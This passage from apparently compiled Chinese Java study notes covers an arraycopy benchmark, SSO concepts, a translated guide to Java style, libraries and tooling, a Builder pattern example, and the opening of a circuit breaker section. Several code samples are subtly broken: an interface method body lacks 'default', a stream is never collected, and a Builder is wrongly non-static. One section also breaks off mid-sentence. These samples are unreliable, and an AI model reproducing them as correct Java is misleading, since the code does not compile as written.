    for(int i=0;i<array.length;i++){
        array[i] = i;
    }
    long start = System.currentTimeMillis();
    for(int i=0;i<1000;i++){
        for(int j=0;j<size;j++){
            arraydestination[j] = array[j];//自己实现的方式，采用数组的数据互换方式
        }
    }
    System.out.println(System.currentTimeMillis() - start);
}

public static void main(String[] args){
    arrayCopyTest.arrayCopy();
    arrayCopyTest.arrayCopySelf();
}
}

```

0

23166

上面的例子显示采用 `arraycopy` 方法执行复制会非常的快。原因就在于 `arraycopy` 属于本地方法，源代码如清单 28 所示。

```
public static native void arraycopy(Object src, int srcPos, Object dest, int destPos, int length);
```

`src` – 源数组；`srcPos` – 源数组中的起始位置；`dest` – 目标数组；`destPos` – 目标数据中的起始位置；`length` – 要复制的数组元素的数量。清单 28 所示方法使用了 `native` 关键字，调用的为 C++编写的底层函数，可见其为 JDK 中的底层函数。

## 结束语

Java 程序设计优化有很多方面可以入手，作者将以系列的方式逐步介绍覆盖所有领域。本文是该系列的第一篇文章，主要介绍了字符串对象操作相关、数据定义方面的优化方案、运算逻辑优化及建议，从实际代码演示入手，对优化建议及方案进行了验证。作者始终坚信，没有什么优化方案是百分百有效的，需要读者根据实际情况进行选择、实践。

---

## 1.2.13 SSO 在线检查

Single Sign On 单点登录。

SSO 英文全称 Single Sign On，单点登录。SSO 是在多个应用系统中，用户只需要登录一次就可以访问所有相互信任的应用系统。它包括可以将这次主要的登录映射到其他应用中用于同一个用户的登录的机制。它是目前比较流行的企业业务整合的解决方案之一。

### 1.实现机制

当用户第一次访问应用系统 1 的时候，因为还没有登录，会被引导到认证系统中进行登录；根据用户提供的登录信息，认证系统进行身份校验，如果通过校验，应该返回给用户一个认证的凭据——ticket；用户再访问别的应用的时候就会将这个 ticket 带上，作为自己认证的凭据，应用系统接受到请求之后会把 ticket 送到认证系统进行校验，检查 ticket 的合法性。如果通过校验，用户就可以在不用再次登录的情况下访问应用系统 2 和应用系统 3 了。

要实现 SSO，需要以下主要的功能：

#### 系统共享

统一的认证系统是 SSO 的前提之一。认证系统的主要功能是将用户的登录信息和用户信息库相比较，对用户进行登录认证；认证成功后，认证系统应该生成统一的认证标志（ticket），返还给用户。另外，认证系统还应该对 ticket 进行校验，判断其有效性。

#### 信息识别

要实现 SSO 的功能，让用户只登录一次，就必须让应用系统能够识别已经登录过的用户。应用系统应该能对 ticket 进行识别和提取，通过与认证系统的通讯，能自动判断当前用户是否登录过，从而完成单点登录的功能。

另外：

1、单一的用户信息数据库并不是必须的，有许多系统不能将所有的用户信息都集中存储，应该允许用户信息放置在不同的存储中，事实上，只要统一认证系统，统一 ticket 的产生和校验，无论用户信息存储在什么地方，都能实现单点登录。

2、统一的认证系统并不是说只有单个的认证服务器

当用户在访问应用系统 1 时，由第一个认证服务器进行认证后，得到由此服务器产生的 ticket。当他访问应用系统 2 的时候，认证服务器 2 能够识别此 ticket 是由第一个服务器产生的，通过认证服务器之间标准的通讯协议（例如 SAML）来交换认证信息，仍然能够完成 SSO 的功能。

### WEB-SSO

用户在访问页面 1 的时候进行了登录，但是客户端的每个请求都是单独的连接，当客户再次访问页面 2 的时候，如何才能告诉 Web 服务器，客户刚才已经登录过了呢？浏览器和服务器之间有约定：通过使用 cookie 技术来维护应用的状态。Cookie 是可以被 Web 服务器设置的字符串，并且可以保存在浏览器中。当浏览器访问了页面 1 时，web 服务器设置了一个 cookie，并将这个 cookie 和页面 1 一起返回给浏览器，浏览器接到 cookie 之后，就会保存起来，在它访问页面 2 的时候会把这个 cookie 也带上，Web 服务器接到请求时也能读出 cookie 的值，根据 cookie 值的内容就可以判断和恢复一些用户的信息状态。Web-SSO 完全可以利用 Cookie 技术来完成用户登录信息的保存，将浏览器中的 Cookie 和上文中的 Ticket 结合起来，完成 SSO 的功能。

为了完成一个简单的 SSO 的功能，需要两个部分的合作：

1、统一的身份认证服务。

2、修改 Web 应用，使得每个应用都通过这个统一的认证服务来进行身份校验。

---

很多的网站都有用到 SSO 技术，  
新浪的用户登录也是用到的 SSO 技术。

实现 SSO 的技术主要有：

(1) 基于 cookies 实现，需要注意如下几点：如果是基于两个域名之间传递 sessionid 的方法可能在 windows 中成立，在 unix&linux 中可能会出现问题；可以基于数据库实现；在安全性方面可能会作更多的考虑。另外，关于跨域问题，虽然 cookies 本身不跨域，但可以利用它实现跨域的 SSO。

(2) Broker-based（基于经纪人），例如 Kerberos 等；这种技术的特点就是，有一个集中的认证和用户帐号管理的服务器。经纪人给被用于进一步请求的电子的身份存取。中央数据库的使用减少了管理的代价，并为认证提供一个公共和独立的“第三方”。例如 Kerberos, Sesame, IBM KryptoKnight（凭证库思想）等。Kerberos 是由麻省理工大学发明的安全认证服务，当前版本 V5，已经被 UNIX 和 Windows 作为默认的安全认证服务集成进操作系统。

(3) Agent-based（基于代理人）在这种解决方案中，有一个自动地为不同的应用程序认证用户身份的代理程序。这个代理程序需要设计有不同的功能。比如，它可以使用口令表或加密密钥来自动地将认证的负担从用户移开。代理人被放在服务器上面，在服务器的认证系统和客户端认证方法之间充当一个“翻译”。例如 SSH 等。

(4) Token-based，例如 SecurID, WebID，现在被广泛使用的口令认证，比如 FTP, 邮件服务器的登录认证，这是一种简单易用的方式，实现一个口令在多种应用当中使用。

(5) 基于网关 Agent and Broker-based，这里不作介绍。

(6) 基于安全断言标记语言（SAML）实现，SAML (Security Assertion Markup Language, 安全断言标记语言) 的出现大大简化了 SSO，并被 OASIS 批准为 SSO 的执行标准。开源组织 OpenSAML 实现了 SAML 规范。

CAS 由耶鲁大学开发的单点登录系统（SSO, single sign-on），应用广泛，具有独立于平台的，易于理解，支持代理功能。

## 1.2.14 Java 写作方法

<http://it.deepinmind.com/java/2014/05/21/better-java.html>

Java 是最流行的编程语言之一，但似乎并没有人喜欢使用它。好吧，实际上 Java 是一门还不错的编程语言，由于最近 Java 8 发布了，我决定来编辑一个如何能更好地使用 Java 的列表，这里面包括一些库，实践技巧以及工具。

编码风格

传统的 Java 编码方式是非常啰嗦的企业级 JavaBean 的风格。新的风格更简洁准确，对眼睛也更好。

结构体

我们这些码农干的最简单的事情就是传递数据了。传统的方式就是定义一个 JavaBean:

```
public class DataHolder {  
    private String data;  
  
    public DataHolder() {  
    }  
  
    public void setData(String data) {  
        this.data = data;  
    }  
}
```

---

```
    public String getData() {
        return this.data;
    }
}
```

这不仅拖沓而且浪费。尽管你的 IDE 可以自动地生成这个，但这还是浪费。因此，不要这么写。相反的，我更喜欢 C 的结构体的风格，写出来的类只是包装数据：

```
public class DataHolder {
    public final String data;

    public DataHolder(String data) {
        this.data = data;
    }
}
```

这样写减少了一半的代码。不仅如此，除非你继承它，不然这个类是不可变的，由于它是不可变的，因此推断它的值就简单多了。

如果你存储的是 Map 或者 List 这些可以容易被修改的数据，你可以使用 ImmutableMap 或者 ImmutableList，这个在不可变性这节中会有讨论。

### Builder 模式

如果你有一个相对复杂的对象，可以考虑下 Builder 模式。

你在对象里边创建一个子类，用来构造你的这个对象。它使用的是可修改的状态，但一旦你调用了 build 方法，它会生成一个不可变对象。

想象一下我们有一个非常复杂的对象 DataHolder。它的构造器看起来应该是这样的：

```
public class ComplicatedDataHolder {
    public final String data;
    public final int num;
    // lots more fields and a constructor

    public class Builder {
        private String data;
        private int num;

        public Builder data(String data) {
            this.data = data;
            return this;
        }

        public Builder num(int num) {
            this.num = num;
            return this;
        }

        public ComplicatedDataHolder build() {
```

---

```
        return new ComplicatedDataHolder(data, num); // etc
    }
}
}
```

现在你可以使用它了：

```
final ComplicatedDataHolder cdh = new ComplicatedDataHolder.Builder()
    .data("set this")
    .num(523)
    .build();
```

关于 **Builder** 的使用这里还有些更好的例子，我这里举的例子只是想让你大概感受一下。当然这会产生许多我们希望避免的样板代码，不过好处就是你有了一个不可变对象以及一个连贯接口。

依赖注入

这更像是一个软件工程的章节而不是 Java 的，写出可测的软件的一个最佳方式就是使用依赖注入（Dependency injection, DI）。由于 Java 强烈鼓励使用面向对象设计，因此想写出可测性强的软件，你需要使用 DI。

在 Java 中，这个通常都是用 **Spring** 框架来完成的。它有一个基于 XML 配置的绑定方式，并且仍然相当流行。重要的一点是你不要因为它的基于 XML 的配置格式而过度使用它了。在 XML 中应该没有任何的逻辑和控制结构。它只应该是依赖注入。

还有一个不错的方式是使用 **Dagger** 库以及 Google 的 **Guice**。它们并没有使用 Spring 的 XML 配置文件的格式，而是将注入的逻辑放到了注解和代码里。

避免 null 值

如果有可能的话尽量避免使用 null 值。你可以返回一个空的集合，但不要返回 null 集合。如果你准备使用 null 的话，考虑一下 **Nullable** 注解。IntelliJ IDEA 对于 **Nullable** 注解有内建的支持。

如果你使用的是 Java 8 的话，可以考虑下新的 **Optional** 类型。如果一个值可能存在也可能不存在，把它封装到 **Optional** 类里面，就像这样：

```
public class FooWidget {
    private final String data;
    private final Optional<Bar> bar;
    public FooWidget(String data) {
        this(data, Optional.empty());
    }
    public FooWidget(String data, Optional<Bar> bar) {
        this.data = data;
        this.bar = bar;
    }
    public Optional<Bar> getBar() {
        return bar;
    }
}
```

现在问题就清楚了，data 是不会为 null 的，而 bar 可能为空。Optional 类有一些像 **isPresent** 这样的方法，这让它感觉跟检查 null 没什么区别。不过有了它你可以写出这样的语句：

```
final Optional<FooWidget> fooWidget = maybeGetFooWidget();
```

---

```
final Baz baz = fooWidget.flatMap(FooWidget::getBar)
                        .flatMap(BarWidget::getBaz)
                        .orElse(defaultBaz);
```

这比使用 `if` 来检查 `null` 好多了。唯一的缺点就是标准类库中对 `Optional` 的支持并不是很好，因此你还是需要对 `null` 进行检查的。

不可变

变量，类，集合，这些都应该是不可变的，除非你有更好的理由它们的确需要进行修改。

变量可以通过 `final` 来设置成不可变的：

```
final FooWidget fooWidget;
if (condition()) {
    fooWidget = getWidget();
} else {
    try {
        fooWidget = cachedFooWidget.get();
    } catch (CachingException e) {
        log.error("Couldn't get cached value", e);
        throw e;
    }
}
// fooWidget is guaranteed to be set here
```

现在你可以确认 `fooWidget` 不会不小心被重新赋值了。`final` 关键字可以和 `if/else` 块以及 `try/catch` 块配合使用。当然了，如果 `fooWidget` 对象不是不可变的，你也可以很容易地对它进行修改。

有可能的话，集合都应该尽量使用 Guava 的 `ImmutableMap`, `ImmutableList`, or `ImmutableSet` 类。这些类都有自己的构造器，你可以动态的创建它们，然后将它们设置成不可变的，。

要使一个类不可变，你可以将它的字段声明成不可变的（设置成 `final`）。你也可以把类自身也设置成 `final` 的这样它就不能被扩展并且修改了，当然这是可选的。

避免大量的工具类

如果你发现自己添加了许多方法到一个 `Util` 类里，你要注意了。

```
public class MiscUtil {
    public static String frobnicateString(String base, int times) {
        // ... etc
    }
    public static void throwIfCondition(boolean condition, String msg) {
        // ... etc
    }
}
```

这些类乍一看挺吸引人的，因为它们里面的这些方法不属于任何一个地方。因此你以代码重用之名将它们全都扔到这里了。

这么解决问题结果更糟。把它们放回它们原本属于的地方吧，如果你确实有一些类似的常用方法，考虑下 Java 8 里接口的默认方法。并且由于它们是接口，你可以实现多个方法。

```
public interface Thrower {
    public void throwIfCondition(boolean condition, String msg) {
```

---

```
        // ...
    }

    public void throwAorB(Throwable a, Throwable b, boolean throwA) {
        // ...
    }
}
```

这样需要使用它的类只需简单的实现下这个接口就可以了。

### 格式

格式远比许多程序员相像的要重要的多。一致的格式说明你关注自己的代码或者对别人有所帮助？是的。不过你先不要着急为了让代码整齐点而浪费一整天的时间在那给 if 块加空格了。

如果你确实需要一份代码格式规范，我强烈推荐 Google 的 Java 风格指南。这份指南最精彩的部分就是编程实践这节了。非常值得一读。

### 文档

面向用户的代码编写下文档还是很重要的。这意味着你需要提供一些使用的示例，同时你的变量方法和类名都应该有适当的描述信息。

结论就是不要给不需要文档的地方添加文档。如果对于某个参数你没什么可说的，或者它已经非常明显了，别写文档了。模板化的文档比没有文档更糟糕，因为它欺骗了你的用户，让他觉得这里有文档。

### 流

Java 8 有一个漂亮的流和 lambda 表达式的语法。你的代码可以这么写：

```
final List<String> filtered = list.stream()
    .filter(s -> s.startsWith("s"))
    .map(s -> s.toUpperCase());
```

而不是这样：

```
final List<String> filtered = Lists.newArrayList();
for (String str : list) {
    if (str.startsWith("s")) {
        filtered.add(str.toUpperCase());
    }
}
```

这样你能写出更连贯的代码，可读性也更强。

### 部署

正确地部署 Java 程序还是需要点技巧的。现在部署 Java 代码的主流方式有两种：使用框架或者使用自家摸索出来的解决方案，当然那样更灵活。

### 框架

由于部署 Java 程序并不容易，因此才有了各种框架来用于部署。最好的两个是 Dropwizard 以及 Spring Boot。Play Framework 也可以算是一个部署框架。

这些框架都试图降低部署程序的门槛。如果你是一个 Java 的新手或者你需要快速把事情搞定的话，那么框架就派上用场了。单个 jar 的部署当然会比复杂的 WAR 或者 EAR 部署要更容易一些。

然而，这些框架的灵活性不够，并且相当顽固，因此如果这些框架的开发人员给出的方式不太适合

---

你的项目的话，你只能自己进行配置了。

## Maven

备选方案：Gradle。

Maven 仍然是编译，打包，运行测试的标准化工具。还有其它一些选择，比如 Gradle，不过它们的采用程度远不 Maven。如果你之前没用过 Maven，你可以看下这个 Maven 的使用示例。

我喜欢用一个根 POM 文件来包含所有的外部依赖。它看起来就像是这样。这个根 POM 文件只有一个外部依赖，不过如果你的产品很大的话，你可能会有很多依赖。你的根 POM 文件自己就应该是一个项目：它有版本控制，并且和其它的 Java 项目一样进行发布。

如果你觉得为每个外部依赖的修改都给 POM 文件打个标签 (tag) 有点太浪费了，那是你还没有经历过花了一个星期的时间来跟踪项目依赖错误的问题。

你的所有 Maven 工程都应该包含你的主 POM 文件以及所有的版本信息。这样的话，你能知道公司项目的每个外部依赖所选择的版本，以及所有正确的 Maven 插件。如果你需要引入一个外部依赖的话，大概是这样的：

```
<dependencies>
  <dependency>
    <groupId>org.third.party</groupId>
    <artifactId>some-artifact</artifactId>
  </dependency>
</dependencies>
```

如果你需要进行内部依赖的话，应该在项目的段中单独进行维护。不然的话，主 POM 文件的版本号就要疯涨了。

## 依赖收敛

Java 的一个最好的地方就是有大量的第三方库，它们无所不能。几乎每个 API 或者工具都有相应的 Java SDK，并且可以很容易地引入到 Maven 中来。

所有的这些 Java 库自身可能又会依赖一些特定的版本的其它类库。如果你引入了大量的库，可能会出现版本冲突，比如说像这样：

Foo library depends on Bar library v1.0

Widget library depends on Bar library v0.9

你的工程应该引入哪个版本？

有了 Maven 的依赖收敛的插件后，如果你的依赖版本不一致的话，编译的时候就会报错。那么你有两种解决冲突的方案：

在 dependencyManagement 区中显式地选择某个版本的 bar。

Foo 或者 Widget 都不要依赖 Bar。

到底选择哪种方案取决于你的具体情况：如果你想要跟踪某个工程的版本，不依赖它是最好的。另一方面，如果你想要明确一点，你可以自己选择一个版本，不过这样的话，如果更新了其它的依赖，也得同步地修改它。

## 持续集成

很明显你需要某种持续集成的服务器来不断地编译你的 SNAPSHOT 版本，或者对 Git 分支进行构建。

Jenkins 和 Travis-CI 是你的不二选择。

代码覆盖率也很重要，Cobertura 有一个不错的 Maven 插件，并且对 CI 支持的也不错。当然还有其它的代码覆盖的工具，不过我用的是 Cobertura。

## Maven 库



---

你需要一个地方来存储你编译好的 jar 包, war 包, 以及 EAR 包, 因此你需要一个代码仓库。

常见的选择是 Artifactory 或者 Nexus。两个都能用, 并且各有利弊。

你应该自己进行 Artifactory/Nexus 的安装并且将你的依赖做一份镜像。这样不会由于下载 Maven 库的时候出错了导致编译中断。

#### 配置管理

那现在你的代码可以编译了, 仓库也搭建起来了, 你需要把你的代码带出开发环境, 走向最终的发布了。别马虎了, 因为自动化执行从长远来看, 好处是大大的。

Chef, Puppet, 和 Ansible 都是常见的选择。我自己也写了一个可选方案, Squadron。这个嘛, 当然了, 我自然是希望你们能下载下它的, 因为它比其它那些要好用多了。

不管你用的是哪个工具, 别忘了自动化部署就好。

#### 库

可能 Java 最好的特性就是它拥有的这些库了。下面列出了一些库, 应该绝大多数人都会用得上。

Java 的标准库, 曾经还是很不错的, 但在现在看来它也遗漏掉了很多关键的特性。

#### Apache Commons

Apache Commons 项目有许多有用的功能。

Commons Codec 有许多有用的 Base64 或者 16 进制字符串的编解码的方法。别浪费时间自己又写一遍了。

Commons Lang 是一个字符串操作, 创建, 字符集, 以及许多工具方法的类库。

Commons IO, 你想要的文件相关的方法都在这里了。它有 FileUtils.copyDirectory, FileUtils.writeStringToFile, IOUtils.readLine, 等等。

#### Guava

Guava 是一个非常棒的库, 它就是 Java 标准库"所缺失的那部分"。它有很多我喜欢的地方, 很难一一赘述, 不过我还是想试一下。

Cache, 这是一个最简单的获取内存缓存的方式了, 你可以用它来缓存网络访问, 磁盘访问, 或者几乎所有东西。你只需实现一个 CacheBuilder, 告诉 Guava 如何创建缓存就好了。

不可变集合。这里有许多类: ImmutableMap, ImmutableList, 甚至还有 ImmutableSortedMultiSet, 如果这就是你想要的话。

我还喜欢用 Guava 的方式来新建可变集合:

```
// Instead of
```

```
final Map<String, Widget> map = new HashMap<String, Widget>();
```

```
// You can use
```

```
final Map<String, Widget> map = Maps.newHashMap();
```

有许多像 Lists, Maps, Sets 的静态类, 他们都更简洁易懂一些。

如果你还在坚持使用 Java 6 或者 7 的话, 你可以用下 Collections2, 它有一些诸如 filter 和 transform 的方法。没有 Java 8 的 stream 的支持, 你也可以用它们来写出连贯的代码。

Guava 也有一些很简单的东西, 比如 Joiner, 你可以用它来拼接字符串, 还有一个类可以用来处理中断。

#### Gson

Google 的 Gson 是一个简单高效的 JSON 解析库。它是这样工作的:

```
final Gson gson = new Gson();
```

```
final String json = gson.toJson(fooWidget);
```

```
final FooWidget newFooWidget = gson.fromJson(json, FooWidget.class);
```

真的很简单, 使用它会感觉非常愉快。Gson 的用户指南中有更多的示例。

---

## Java Tuples

我对 Java 一个不爽的地方就是它的标准库中居然没有元组。幸运的是，Java tuples 工程解决了这一问题。

它也很容易使用，并且真的很赞：

```
Pair<String, Integer> func(String input) {  
    // something...  
    return Pair.with(stringResult, intResult);  
}
```

## Joda-Time

Joda-Time 是我用过的最好的时间库了。简直，直接，容易测试。你还想要什么？

这个库里我最喜欢的一个类就是 Duration，因为我用它来告诉我要等待多长时间，或者过多久我才进行重试。

## Lombok

Lombok 是一个非常有趣的库。它通过注释来减少了 Java 中的饱受诟病的样板代码（注：setter,getter 之类的）。

想给你类中的变量增加 setter，getter 方法？太简单了：

```
public class Foo {  
    @Getter @Setter private int var;  
}
```

现在你可以这么写了：

```
final Foo foo = new Foo();  
foo.setVar(5);
```

这里还有更多的示例。我还没在生产代码中用过 Lombok，不过我有点等不及了。

## Play 框架

备选方案：Jersey 或者 Spark

在 Java 中实现 REST 风格的 WEB 服务有两大阵营：JAX-RS 和其它。

JAX-RS 是传统的方式。你使用像 Jersey 这样的东西来将注解和接口，实现组合到一起来实现 WEB 服务。这样做的好处就是，你可以通过一个接口就能很容易创建一个调用的客户端来。

Play 框架是在 JVM 上实现 WEB 服务的截然不同的一种方式：你有一个 routes 文件，然后你去实现 routes 中那些规则所引用到的类。它其实就是个完整的 MVC 框架，不过你可以只用它来实现 REST 服务。

它同时支持 Java 和 Scala。它优先使用 Scala 这点可能有点令人沮丧，但是用 Java 进行开发的话也非常不错。

如果你习惯了 Python 里的 Flask 这类的微框架，那么你应该会对 Spark 感到很熟悉。有了 Java 8 它简直如虎添翼。

## SLF4J

Java 打印日志有许多不错的解决方案。我个人最喜欢的是 SLF4J，因为它是可挺插拔的，并且可以同时混合不同的日志框架中输出的日志。有个奇怪的工程同时使用了 java.util.logging, JCL, 和 log4j？没问题，SLF4J 就是为它而生的。

想入门的话，看下它的这个两页的手册就足够的了。

## jOOQ

我不喜欢很重的 ORM 框架，因为我喜欢 SQL。因此我写了许多的 JDBC 模板，但它们很难维护。

---

jOOQ 是个更不错的解决方案。

你可以在 Java 中以一种类型安全的方式来书写 SQL 语句：

```
// Typesafely execute the SQL statement directly with jOOQ
Result<Record3<String, String, String>> result =
create.select(BOOK.TITLE, AUTHOR.FIRST_NAME, AUTHOR.LAST_NAME)
    .from(BOOK)
    .join(AUTHOR)
    .on(BOOK.AUTHOR_ID.equal(AUTHOR.ID))
    .where(BOOK.PUBLISHED_IN.equal(1948))
    .fetch();
```

将它以及 DAO 模式结合起来，你可以让数据库访问变得更简单。

## 测试

测试对软件来说至关重要。下面这些库能让测试变得更加容易。

### jUnit 4

jUnit 就不用介绍了。它是 Java 中单元测试的标准工具。

不过可能你还没有完全发挥 jUnit 的威力。jUnit 还支持参数化测试，以及能让你少写很多样板代码的测试规则，还有能随机测试代码的 Theory, 以及 Assumptions。

### jMock

如果你已经完成了依赖注入，那么它回报你的时候来了：你可以 mock 出带副作用的代码（就像和 REST 服务器通信那样），并且仍然能对调用它的代码执行断言操作。

jMock 是 Java 中标准的 mock 工具。它的使用方式是这样的：

```
public class FooWidgetTest {
    private Mockery context = new Mockery();
    @Test
    public void basicTest() {
        final FooWidgetDependency dep = context.mock(FooWidgetDependency.class);
        context.checking(new Expectations() {
            oneOf(dep).call(with(any(String.class)));
            atLeast(0).of(dep).optionalCall();
        });
        final FooWidget foo = new FooWidget(dep);
        Assert.assertTrue(foo.doThing());
        context.assertIsSatisfied();
    }
}
```

这段代码通过 jMock 设置了一个 FooWidgetDependency，然后添加了一些期望的操作。我们希望 dep 的 call 方法被调用一次而 dep 的 optionalCall 方法会被调用 0 或更多次。

如果你反复的构造同样的 FooWidgetDependency，你应该把它放到一个测试设备（Test Fixture）里，然后把 assertTrue 放到一个 @After 方法中。

### AssertJ

你是不是用 jUnit 写过这些？

```
final List<String> result = some.testMethod();
assertEquals(4, result.size());
```

---

```
assertTrue(result.contains("some result"));
assertTrue(result.contains("some other result"));
assertFalse(result.contains("shouldn't be here"));
```

这些样板代码有点太聒噪了。AssertJ 解决了这个问题。同样的代码可以变成这样：

```
assertThat(some.testMethod()).hasSize(4)
```

```
.contains("some result", "some other result")
.doesNotContain("shouldn't be here");
```

连贯接口让你的测试代码可读性更强了。代码如此，夫复何求？

工具

IntelliJ IDEA

备选方案： Eclipse and Netbeans

最好的 Java IDE 当然是 IntelliJ IDEA。它有许多很棒的特性，我们之所以还能忍受 Java 这些冗长的代码，它起了很大的作用。自动补全很棒，[代码检查也超赞](http://i.imgur.com/92ztcCd.png)，重构工具也非常实用。

免费的社区版对我来说已经足够了，不过在旗舰版中有许多不错的特性比如数据库工具，Spring 框架的支持以及 Chronon 等。

Chronon

GDB 7 中我最喜欢的特性就是调试的时候可以按时间进行遍历了。有了 IntelliJ IDEA 的 Chronon 插件后，这个也成为现实了。当然你得是旗舰版的。

你可以获取到变量的历史值，跳回前面执行的地方，获取方法的调用历史等等。第一次使用的话会感觉有点怪，但它能帮忙你调试一些很棘手的 BUG。

JRebel

持续集成通常都是 SaaS 产品的一个目标。你想想如果你甚至都不需要等到编译完成就可以看到代码的更新？

这就是 JRebel 在做的事情。只要你把你的服务器挂到某个 JRebel 客户端上，代码一旦有改动你马上就能看到效果。当你想快速体验一个功能的话，这个的确能节省不少时间。

验证框架

Java 的类型系统是相当弱的。它不能区分出普通字符串以及实际上是正则的字符串，也不能进行

```
$ jmap -dump:live,format=b,file=heapdump.hprof -F 8152
```

```
Attaching to process ID 8152, please wait...
```

```
Debugger attached successfully.
```

```
Server compiler detected.
```

```
JVM version is 23.25-b01
```

```
Dumping heap to heapdump.hprof ...
```

```
... snip ...
```

```
Heap dump file created
```

然后你就可以用 Memory Analyzer 来打开 heapdump.hprof 文件，看看到底发生了什么。

资源

好的资源能帮助你成为一名 Java 大师。

书籍

Effective Java

Java Concurrency in Practice

播客

[The Java Posse](http://www.javaposse.com/)

---

## 1.2.15 Java 中的 Builder 模式

在设计模式中对 Builder 模式的定义是用于构建复杂对象的一种模式，所构建的对象往往需要多步初始化或赋值才能完成。那么，在实际的开发过程中，我们哪些地方适合用到 Builder 模式呢？其中使用 Builder 模式来替代多参数构造函数是一个比较好的实践法则。

我们常常会面临编写一个这样的实现类(假设类名叫 DoDoContact)，这个类拥有多个构造函数，

```
DoDoContact(String name);
```

```
DoDoContact(String name, int age);
```

```
DoDoContact(String name, int age, String address);
```

```
DoDoContact(String name, int age, String address, int cardID);
```

这样一系列的构造函数主要目的就是为了提供更多的客户调用选择，以处理不同的构造请求。这种方法很常见，也很有效力，但是它的缺点也很多。类的作者不得不书写多种参数组合的构造函数，而且其中还需要设置默认参数值，这是一个需要细心而又枯燥的工作。其次，这样的构造函数灵活性也不高，而且在调用时你不得不提供一些没有意义的参数值，例如，DoDoContact("Ace", -1, "SH")，显然年龄为负数没有意义，但是你又不得不这样做，得以符合 Java 的规范。如果这样的代码发布后，后面的维护者就会很头痛，因为他根本不知道这个-1 是什么含义。对于这样的情况，就非常适合使用 Builder 模式。Builder 模式的要点就是通过一个代理来完成对象的构建过程。这个代理职责就是完成构建的各个步骤，同时它也是易扩展的。下面是改写自 Effective Java 里面的一段代码：

```
public class DoDoContact {
    private final int    age;
    private final int    safeID;
    private final String name;
    private final String address;

    public int getAge() {
        return age;
    }

    public int getSafeID() {
        return safeID;
    }

    public String getName() {
        return name;
    }

    public String getAddress() {
        return address;
    }

    public static class Builder {
        private int    age    = 0;
        private int    safeID = 0;
        private String name   = null;
    }
}
```

---

```

        private String address = null;
// 构建的步骤
        public Builder(String name) {
            this.name = name;
        }

        public Builder age(int val) {
            age = val;
            return this;
        }

        public Builder safeID(int val) {
            safeID = val;
            return this;
        }

        public Builder address(String val) {
            address = val;
            return this;
        }

        public DoDoContact build() { // 构建，返回一个新对象
            return new DoDoContact(this);
        }
    }

    private DoDoContact(Builder b) {
        age = b.age;
        safeID = b.safeID;
        name = b.name;
        address = b.address;
    }
}

```

最终，客户程序可以很灵活的去构建这个对象。

```

DoDoContact ddc = new DoDoContact.Builder("Ace").age(10)
                .address("beijing").build();
System.out.println("name=" + ddc.getName() + "age =" + ddc.getAge()
                + "address" + ddc.getAddress());

```

功能：可以链式使用方法、对应使用，简单方便快捷，符合思维。

## 1.2.16 断路器（CircuitBreaker）设计模式

[http://blog.sina.com.cn/s/blog\\_72ef7bea0102vvsn.html](http://blog.sina.com.cn/s/blog_72ef7bea0102vvsn.html)

---

断路器是电器时代的一个重要组成部分，后面总是有保险丝熔断或跳闸的断路器是安全的重要保障。微服务最近几年成为软件架构的热门话题，其益处多多。但需要知道的是，一旦开始将单块系统进行分解，就上了分布式系统的山头。

